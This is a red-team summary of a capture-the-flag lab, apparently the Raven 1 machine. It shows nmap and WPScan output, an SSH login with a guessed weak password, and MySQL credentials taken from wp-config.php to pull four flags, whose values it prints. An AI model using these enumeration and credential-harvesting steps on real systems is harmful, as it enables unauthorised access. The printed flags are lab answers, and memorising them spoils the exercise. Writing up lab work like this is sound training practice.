

Red Team: Summary of Operations


Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap 192.168.1.110/24
```



```
Shell No.1
File Actions Edit View Help
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 13:29 PST
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 13:29 PST
Nmap scan report for 192.168.1.110
Host is up (0.00071s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
.
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1
 - Port 22 - Open SSH
 - Port 80 - Open HTTP
 - Port 111 - Open rpcbind
 - Port 139 - Open netbios-ssn
 - Port 445 - Open microsoft-ds

The following vulnerabilities were identified on each target:

- Target 1
 - CWE-521 : Weak Password Requirements
 - User Account Enumeration

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - flag1.txt: b9bbcb33e11b80be759c4e844862482d
 - Exploits Used - wpscan to enumerate users; password cracking by guessing a weak password
 - WPScan to enumerate users
 - Commands used:
 - wpscan --url http://192.168.1.110 --enumerate u
 - ssh michael@192.168.1.110
 - password: michael
 - cd /var/www/html
 - cat service.html

Results of WPscan:

```
[i] User(s) Identified:
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign_up
```

Flag 1:

```
michael@target1: /var/www/html
File Actions Edit View Help

</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
<script src="js/vendor/bootstrap.min.js"></script>
```

- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
 - Exploit Used: same as above
 - Commands used:
 - cd /var/www
 - cat flag2.txt

```
michael@target1: /var/www/html$ cd ..
michael@target1: /var/www$ ls
flag2.txt  html
michael@target1: /var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1: /var/www$
```

- Flag 3: afc01ab56b50591e7dccf93122770cd2
- Flag 4: 715dea6c055b9fe3337544932f2941ce
 - Exploit used: obtained mysql login credentials from the wp-config.php file found in the /var/www/html/wordpress directory
 - I was able to find both flags by following the steps below
 - Commands used:
 - mysql -u -p
 - password : R@v3nSecurity
 - show databases;
 - use wordpress;
 - show tables;
 - select * from wp_posts;

Flag 3:

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page | publish | closed
| open | | sample-page | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | http://192.168.206.131/wordpress/?page_id=2 | 0 | page |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Flag 4:

```
| flag3 | | draft | open
| open | | | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | 0 | http://raven.local/wordpress/?p=4 | 0 | post
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```